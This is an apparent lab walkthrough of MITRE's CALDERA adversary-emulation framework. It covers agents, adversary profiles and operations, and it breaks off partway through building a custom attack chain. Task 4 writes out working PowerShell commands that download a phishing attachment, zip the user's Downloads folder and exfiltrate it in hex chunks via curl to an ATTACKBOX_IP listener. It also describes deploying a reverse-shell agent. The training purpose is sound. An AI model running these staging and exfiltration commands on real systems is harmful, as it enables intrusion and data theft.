

L2 - 9.4. CALDERA

Task 1 - Introduction

Alternative tool for Atomic Red Team: CALDERA.

Learning Objectives: This room's main objective is to learn utilising the Caldera Framework from the perspective of Blue Teamers, understanding how exactly threat actors run their Tactics, Techniques and Procedures (TTPs) and how significant it is to see it in action. In addition, we will tackle topics such as the following throughout the room:

- Breakdown of CALDERA's core terminologies and functionalities.
- Application of planning and grouping of adversarial use cases.
- Automation of Incident Response via CALDERA.
- Implications of threat emulation to detection engineering.

Task 2 - CALDERA

Caldera is an open-source framework designed to run autonomous adversary emulation exercises efficiently. It enables users to emulate real-world attack scenarios and assess the effectiveness of their security defences. In addition, it provides a modular environment for red team engagements, supporting red team operators for the manual execution of TTPs and blue teamers for automated incident response actions.

Lastly, CALDERA is built on the Mitre framework and is an active research project at MITRE. All the credit goes to MITRE for creating this fantastic framework.

Use Cases of CALDERA

- **Autonomous Red Team Engagements:** Automatically emulates real-world adversaries to identify security gaps, test defenses, and improve threat detection capabilities.
- **Manual Red Team Engagements:** Supports customized red team operations by allowing security teams to modify or extend attack techniques and execute specific TTPs based on engagement requirements.

- **Autonomous Incident Response:** Enables blue teams to automate response actions through deployed agents, helping detect and respond to threats that may be missed by other security tools.

Breaking Down CALDERA

1. **Agents** are programs continuously connecting to the CALDERA server to pull and execute instructions.
2. **Abilities** are TTP implementations, which the agents execute.
3. **Adversaries** are groups of abilities that are attributed to a known threat group.
4. **Operations** run abilities on agent groups.
5. **Plugins** provide additional functionality over the core usage of the framework.

Agents: These agents communicate with the CALDERA server via a contact method initially defined during agent installation. CALDERA has several built-in agent programs, each showcasing a unique functionality.

Agent Name	Description
Sandcat	A GoLang agent that can establish connections through various channels, such as HTTP, GitHub GIST, or DNS tunnelling.
Manx	A GoLang agent that connects via the TCP contact and functions as a reverse shell.
Ragdoll	A Python agent that communicates via the HTML contact.

Abilities and Adversaries

- Commands to be executed
- Compatible platforms and executors (e.g. PowerShell, Windows Command Shell, Bash)
- Payloads to include
- Reference to a module

An example image below lists the abilities under Alice 2.0 adversary profile. Each ability is attributed to a MITRE ATT&CK Tactic and the corresponding techniques

to be executed.

Adversary Profiles

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select a profile: [Search for an adversary profile or tactic...]

Alice 2.0
Adversary used for demoing restricted lateral movement

Adversary ID: 50855e29-3b4e-4562-aa55-b3d7f93c26b8

+ Add Ability + Add Adversary Fact Breakdown Objective: default Change Export Save Profile Delete Profile

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Discover local hosts	discovery	Remote System Discovery	msf				x
2	Powercatz (Staged)	credential-access	OS Credential Dumping: LSASS Memory	msf				x
3	Find Domain	discovery	System Network Configuration Discovery	msf				x
4	Discover Domain Admins	discovery	Permission Groups Discovery: Domain Groups	msf				x
5	Account-type Admin Enumerator	discovery	Permission Groups Discovery: Domain Groups	msf				x
6	Remote Host Ping	discovery	System Network Configuration Discovery	msf				x
7	Mount Share	lateral-movement	Remote Services: SMB/Windows Admin Shares	msf				x
8	Copy 54ndc47 (SMB)	lateral-movement	Remote Services: SMB/Windows Admin Shares	msf				x
9	Start 54ndc47 (WMI)	execution	Windows Management Instrumentation	msf				x

One or more of the abilities have unmet requirements, which may result in a failed operation if ran sequentially.

Adversary Profile: TTPs of Alice 2.0

Operations: As the name suggests, operations run abilities on agent groups. The adversary profiles define which set of abilities will be executed, and agent groups determine which agents these abilities will be performed. During the execution, the planner can determine the order of abilities. A few examples of these are detailed below:

- Atomic - Abilities are executed based on the atomic ordering (Atomic of Atomic Red Team).
- Batch - Abilities are executed all at once.
- Buckets - Abilities are grouped and executed by its ATT&CK tactic.

Given these options, the planner feature allows users to control and give variations to the execution order of abilities during operations.

Aside from the given terminologies above, you also need to understand the following concepts to configure an operation:

- **Fact** - An identifiable information about the lab machine. Facts are required by some abilities to execute properly; hence they should be provided through fact sources or acquired by a previous ability.

- **Obfuscators** - Sets the obfuscation of each command before being executed by the agent.
- **Jitter** - The frequency of the agents checking in with the CALDERA server.

Plugins: Since CALDERA is an open-source framework, it is extended by different plugins that provide additional functionality over the core usage of the framework. By default, CALDERA contains several plugins at users' disposal during adversary emulation exercises. A few notable examples are the following:

- **Sandcat** - One of the agents available in CALDERA. This agent can be extended and customised through this functionality.
- **Training** - A gamified certification course to learn CALDERA.
- **Response** - Autonomous Incident Response Plugin (will be discussed further in the later tasks)
- **Human** - Allows users to simulate "human" activity, which may provide a benign and realistic environment.

Answer the questions below

What is the name of the agent that has the capability to communicate via HTTP, GitHub GIST, or DNS tunnelling? Sandcat

What functionality determines the order of abilities' execution? planner

What is the name of the plugin that allows the simulation of human activity? Human

Task 3 - Running Operations with CALDERA

Connecting to the CALDERA Instance

To execute the emulation activity, we will be using two machines:

- CALDERA instance running via the AttackBox.
- Windows machine that serves as the VICTIM machine.


The image below summarises the network setup for this room.

To deploy the VICTIM Server, press the green **Start Lab Machine** button at the top of the task. You may access the machine via RDP with the following credentials:

Username	administrator
Password	Emulation101!
IP Address	MACHINE_IP

Once the AttackBox runs, you may run the CALDERA server by executing the following commands via the terminal:

```
ubuntu@tryhackme:~$ cd Rooms/caldera/caldera
ubuntu@tryhackme:~/Rooms/caldera/caldera$ source ../caldera_v
env/bin/activate
```



```
root@ip-10-114-83-121: ~/Roo... x root@ip-10-114-83-121: ~/Roo... x root@ip-10-114-83-121: ~/Roo... x
root@ip-10-114-83-121:~# cd Rooms/caldera/caldera
root@ip-10-114-83-121:~/Rooms/caldera/caldera# source ../caldera_venv/bin/activate
(caldera_venv) root@ip-10-114-83-121:~/Rooms/caldera/caldera# python3 server.py
--insecure
2026-07-20 06:46:06 - WARNING (server.py:118 <module>) --insecure flag set. Caldera will use the default.yml config file.
2026-07-20 06:46:06 - INFO (server.py:125 <module>) Using main config from config/default.yml
```

(executed CALDERA server)

```
(caldera_venv) ubuntu@tryhackme:~/Rooms/caldera/caldera$ python server.py --insecure
---- redacted ---
2023-03-26 10:27:31 - INFO (hook.py:58 build_docs) Docs built successfully.
2023-03-26 10:27:31 - INFO (server.py:73 run_tasks) All systems ready.
```

```
root@ip-10-114-83-121: ~/Roo... x root@ip-10-114-83-121: ~/Roo... x root@ip-10-114-83-121: ~/Roo... x
root@ip-10-114-83-121:~/Rooms/caldera/caldera# cd ..
root@ip-10-114-83-121:~/Rooms/caldera# cd http_server
root@ip-10-114-83-121:~/Rooms/caldera/http_server# ls
PhishingAttachment.xlsm
root@ip-10-114-83-121:~/Rooms/caldera/http_server# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

(The user navigates to a directory containing a file and runs Python's built-in HTTP server on port 8080. The server listens on all interfaces using 0.0.0.0, allowing other systems on the network to download files from that directory.)


```
root@ip-10-114-83-121: ~/Rooms/caldera/caldera
File Edit View Search Terminal Tabs Help
root@ip-10-114-83-121: ~/Roo... x root@ip-10-114-83-121: ~/Roo... x root@ip-10-114-83-121: ~/Roo... x
root@ip-10-114-83-121:~/Rooms/caldera/caldera# xfreerdp /v:10.114.143.217 /u:administrator /p:Emulation101! /cert:ignore +clipboard /dynamic-resolution
[06:57:45:533] [9761:9762] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[06:57:45:533] [9761:9762] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[06:57:45:533] [9761:9762] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[06:57:48:866] [9761:9762] [INFO][com.freerdp.gdi] - Local framebuffer format P
```

(This is a Linux command used to connect to a Windows machine using RDP (Remote Desktop Protocol) from the terminal.)


Execution a single adversary profile: To start with, let's follow this guide to emulate a single adversary profile successfully.

1. Run the CALDERA instance.
2. Deploy an agent in the lab machine.
3. Choose the adversary profile and review the abilities to be executed.
4. Run the operation.
5. Review the results.

Deploying an Agent: To deploy an agent, navigate to the agent's tab by clicking the **agents** button in the sidebar. Then deploy a Manx agent for a Windows platform since the lab machine runs a Windows OS.



Next, ensure that the IP Address in the configuration is set to your AttackBox's IP Address since the default value is set to `0.0.0.0`.



Lastly, copy the first set of commands from your CALDERA instance to establish a reverse-shell agent via TCP contact and execute them via PowerShell inside the provided victim server. Once done, an agent will spawn in the agent tab showing that the executed PowerShell commands yielded a successful result.

Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

+ Deploy an agent
⚙ Configuration
1 agent
Bulk Actions ▾

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
pxbrnc	VICTIM	red	windows	tcp	3204	User	alive, trusted	just now

Adversary Profile: Navigate to the adversaries tab via the sidebar and use the search functionality to choose a profile. For this test, let's select the **Enumerator** profile.

Adversary Profiles

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select a profile

Enumerator
Enumerator (collection, discovery)

+ New Profile
📁 Import

Enumerator

Enumerate Processes in all the ways

Adversary ID: d6ea4c1e-7959-4eb1-a292-b6fd2b06c73e

+ Add Ability
+ Add Adversary
🔒 Fact Breakdown
Objective: default
Change
📄 Export
Save Profile
Delete Profile

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
≡ 1	WMIC Process Enumeration	collection	WMIC	🖥				×
≡ 2	tasklist Process Enumeration	discovery	Process Discovery	🖥				×
≡ 3	PowerShell Process Enumeration	discovery	Process Discovery	🖥				×
≡ 4	UAC Status	discovery	Software Discovery: Security Software Discovery	🖥				×
≡ 5	SysInternals PSTool Process Discovery	collection	Process Discovery	🖥				×

The executor field shows that the ability will be executed via PowerShell, and the command field indicates the complete command line that will be performed.

platform windows

executor psh

payloads No payloads selected

- 01b633_Calculator.docx
- 01c596_parse_net_users.bat
- 035557_regtemplate.ini
- 04f33d_remove_login_item.osa
- 053c10_AllTheThings.iso
- 05c7d6_dump_heap.py

command

```
wmic process get executablepath,name,processid,parentprocessid >> $env:APPDATA\vmtools.log;
cat $env:APPDATA\vmtools.log
```

timeout 60

cleanup + Add Cleanup Command

Executing Operations: Navigate to the operations tab via the sidebar and click Create **Operation**. Fill up the details and expand the configuration by clicking **Advanced**.

- First, you must select the suitable Adversary Profile (Enumerator profile in this case).
- Next, you should select the right group. By selecting red, you will only execute the abilities using the red agents and prevent running the operation on blue agents if there are any.
- Lastly, the commands will be executed without obfuscation.

Start New Operation

Operation name

Adversary

Fact source

ADVANCED

Group ☒ red

Planner

Obfuscators ☒ plain-text

Autonomous ☒ Run autonomously ☐ Require manual approval

Parser ☒ Use default parsers ☐ Do not use default parsers

Auto-close ☒ Keep open forever ☐ Auto close operation

Run state ☒ Run immediately ☐ Pause on start

Jitter (sec/sec) min / max

Visibility 51

Once configured, start the operation by clicking **Start**. You may observe that the agent executes the list of abilities individually.

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
3/29/2023, 11:18:48 PM GMT+8		WMIC Process Enumeration	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:18:09 PM GMT+8		tasklist Process Enumeration	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:19:31 PM GMT+8		PowerShell Process Enumeration	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:19:52 PM GMT+8		UAC Status	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:20:13 PM GMT+8		SysInternals PSTool Process Discovery	qhutsq	VICTIM	0	View Command	View Output

Reviewing Results: After executing the operation, the next thing to do is to review the results. Each ability completed shows the command run and the result of its execution.

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
3/29/2023, 11:18:48 PM GMT+8		WMIC Process Enumeration	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:19:09 PM GMT+8		tasklist Process Enumeration	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:19:31 PM GMT+8		PowerShell Process Enumeration	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:19:52 PM GMT+8		UAC Status	qhutsq	VICTIM	0	View Command	View Output
3/29/2023, 11:20:13 PM GMT+8		SysInternals PSTool Process Discovery	qhutsq	VICTIM	0	View Command	View Output

Answer the questions below

What is the default IP value shown during the configuration of an agent?

Deploy an agent

Agent

Manx | A reverse-shell agent which communicates via the TCP contact

Platform

all linux **windows** darwin

app.contact.http http://0.0.0.0:8888 ↺

app.contact.tcp 0.0.0.0:7010 ↺

agents.implant_name splunkd ↺

app.contact.udp 0.0.0.0:7011 ↺

How many abilities are included in the Enumeration profile? 5

Enumerator Adversary ID: d6ea4c1e-7959-4eb1-a292-b6fd2b06c73e

Enumerate Processes in all the ways

[+ Add Ability](#)
[+ Add Adversary](#)
[Fact Breakdown](#)
 Objective: **default** [Change](#)
[Export](#)
[Save Profile](#)
[Delete Profile](#)

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	WMIC Process Enumeration	collection	WMIC	Windows				×
2	tasklist Process Enumeration	discovery	Process Discovery	Windows				×
3	PowerShell Process Enumeration	discovery	Process Discovery	Windows				×
4	UAC Status	discovery	Software Discovery: Security Software Discovery	Windows				×
5	SysInternals PSTool Process Discovery	collection	Process Discovery	Windows				×

What is the command executed by the tasklist Process Enumeration ability?
 tasklist /m >> \$env:APPDATA\vmtool.log;cat \$env:APPDATA\vmtool.log (Click the View Command option in the Operation section.)

Operations

Select an operation: Enumeration Trial #1 - 0 decisions | just now + Create Operation

Operation Details Download Delete

Current state: running

Stop Pause Run 1 Link

Obfuscation: plain-text Manual Autonomous

Last ran SysInternals PSTool Process Discovery (3 min ago) + Manual Command + Potential Link

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
7/20/2026, 7:12:51 AM UTC	success	WMIC Process Enumeration	eygena	VICTIM	0	View Command	View Output
7/20/2026, 7:13:12 AM UTC	fail	tasklist Process Enumeration	eygena	VICTIM	0	View Command	View Output
7/20/2026, 7:13:36 AM UTC	success	PowerShell Process Enumeration	eygena	VICTIM	0	View Command	View Output
7/20/2026, 7:13:56 AM UTC	success	UAC Status	eygena	VICTIM	0	View Command	View Output
7/20/2026, 7:14:18 AM UTC	success	SysInternals PSTool Process Discovery	eygena	VICTIM	0	View Command	View Output

Based on the executed operation, what is the name of the ability that did not provide an output? SysInternals PSTool Process Discovery (review outputs one by one)


Task 4 - In-Through-Out

Customise the framework and emulate an attack chain that traverses from Initial Access to Achieving the Objective. For this scenario, we will emulate the following techniques:

Tactic	Technique	Ability Name
Initial Access	Spearphishing Attachment (T1566.001)	Download Macro-Enabled Phishing Attachment
Execution	Windows Management Instrumentation (T1047)	Create a Process using WMI Query and an Encoded Command
Persistence	Boot or Logon Autostart Execution: Winlogon Helper DLL (T1547.004)	Winlogon HKLM Shell Key Persistence - PowerShell

Discovery	Account Discovery: Local Account (T1087.001)	Identify local users
Collection	Data Staged: Local Data Staging (T1074.001)	Zip a Folder with PowerShell for Staging in Temp
Exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol (T1048.003)	Exfiltrating Hex-Encoded Data Chunks over HTTP

Modifying Existing Abilities: First, navigate to the **abilities** tab and use the ability names from the table above to check the commands executed by each ability. The image below is an example of searching the **Download Macro-Enabled Phishing Attachment** ability.



You may have observed three things upon checking the abilities:

- **Exfiltrating Hex-Encoded Data Chunks over HTTP** does not exist.
- **Download Macro-Enabled Phishing Attachment** requires downloading a file from the internet.
- **Zip a Folder with PowerShell for Staging in Temp** collects data on a non-existent folder in the lab machine.

Since the first item above requires creating a new ability, let's focus on modifying an existing one. Let's review the command executed by **Download Macro-Enabled Phishing Attachment**.

```
$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'; [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolTy
```

```
pe]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

Based on the code, it attempts to download a file from GitHub using `Invoke-WebRequest`. In addition, it configures the PowerShell session to enable SSL connection using the line: `[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12`. Since the command attempts to download from an external resource, we need to replace this with a URL reachable by the victim server. We can set up a Python HTTP server via our AttackBox instance. Now that we have a new URL, navigate back to the `Download Macro-Enabled Phishing Attachment` and replace the command field with the new value. Once done, save the ability to complete the modification. You must replace the `ATTACKBOX_IP` value with your current AttackBox IP address.

```
$url = 'http://ATTACKBOX_IP:8080/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```


To continue the modification of files, let's review the command of the `Zip a Folder with PowerShell for Staging in Temp` ability.

```
Compress-Archive -Path PathToAtomicsFolder\T1074.001\bin\Folder_to_zip -DestinationPath $env:TEMP\Folder_to_zip.zip -Force
```

Based on the code snippet, it attempts to compress the contents of `PathToAtomicsFolder\T1074.001\bin\Folder_to_zip`. We can replace this with a new value, such as `$env:USERPROFILE\Downloads`, pointing to the current user's Downloads directory. And to fully customise the command, we can also replace the target archive name with `exfil.zip`.

```
Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force
```

Lastly, we must replace the target file in the cleanup script. The image below summarises the modifications made to the ability.



Creating a Custom Ability: As mentioned above, the ability `Exfiltrating Hex-Encoded Data Chunks over HTTP` does not exist, so we must create a new ability to complete the emulation activity. The goal is to execute a command that exfiltrates the collected data from the `Zip a Folder with PowerShell for Staging in Temp` ability.

To do this, we will use the following PowerShell commands to hex-encode the data, split it into chunks, and send it to the existing HTTP listener (running on port 8080) from the AttackBox instance. Again, replace the `ATTACKBOX_IP` value below with the correct AttackBox IP address.

```
$file="$env:TEMP\exfil.zip"; $destination="http://ATTACKBOX_IP:8080/"; $bytes=[System.IO.File]::ReadAllBytes($file); $hex=($bytes|ForEach-Object ToString X2) -join ''; $split=$hex -split '(\S{20})' -ne ''; ForEach ($line in $split) { curl.exe "$destination$line" } echo "Done exfiltrating the data. Check your listener."
```

The command above executes the following:

- Reads all bytes from the target file (`$env:TEMP\exfil.zip`).
- Encodes all bytes into hex.
- Splits the hex data for every 20 characters.
- Sends the data via a cURL GET request to the HTTP listener with the following format: `http://ATTACKBOX_IP/<20 bytes of hex data>`

Now, let's continue creating the ability by navigating to the ability tab and clicking **Create an Ability**. Fill up the fields with the following details:

Field	Value
Name	Exfiltrating Hex-Encoded Data Chunks over HTTP
Description	This ability exfiltrates a file by sending chunked hex-encoded data via cURL GET requests.
Tactic and Technique	exfiltration - Exfiltration Over Unencrypted Non-C2 Protocol (T1048.003)
Singleton, Repeatable, Delete Payload	Unchecked
Platform and Executor	windows - psh
Command	Use the provided command above

Used in the screenshot are the ones provided above.

The screenshot shows the 'Create an Ability' form in the CALDERA interface. The form is dark-themed and contains the following fields and values:

- ID:** 0b49dd6c-4f5a-4d4e-a40c-b8f2ebd099af
- Name:** Exfiltrating Hex-Encoded Data Chunks over HTTP
- Description:** This ability exfiltrates a file by sending chunked hex-encoded data via cURL GET requests.
- Tactic:** exfiltration
- Technique ID:** T1048.003
- Technique Name:** Exfiltration Over Unencrypted Non-C2 Protocol
- Singleton:** ☐
- Repeatable:** ☐
- Delete payload:** ☐

platform: windows

executor: psh

payloads: No payloads selected

- 01b633_Calculator.docx
- 01c596_parse_net_users.bat
- 035557_regtemplate.ini
- 04f33d_remove_login_item.osa
- 053c10_AllTheThings.iso
- 05c7d6_dump_heap.py

command:

```
$file="$env:TEMP\exfil.zip"; $destination="http://ATTACKBOX_IP:8080/"; $bytes=[System.IO.File]::ReadAllBytes($file); $hex=($bytes|ForEach-Object ToString X2) -join ''; $split=$hex -split '(\S{20})' -ne ''; ForEach ($line in $split) { curl.exe "$destination$line" } echo "Done exfiltrating the data. Check your listener."
```



requirements: + Add requirements

Once done, save the new ability by clicking the save button in the lower-right corner.

Creating a Custom Adversary Profile: Navigate back to the **adversaries** tab and click **New Profile**. The required values for each field are arbitrary, but for the consistency of task instructions, you may fill up the fields with the following details:

Field	Value
Profile Name	Emulation Activity #1
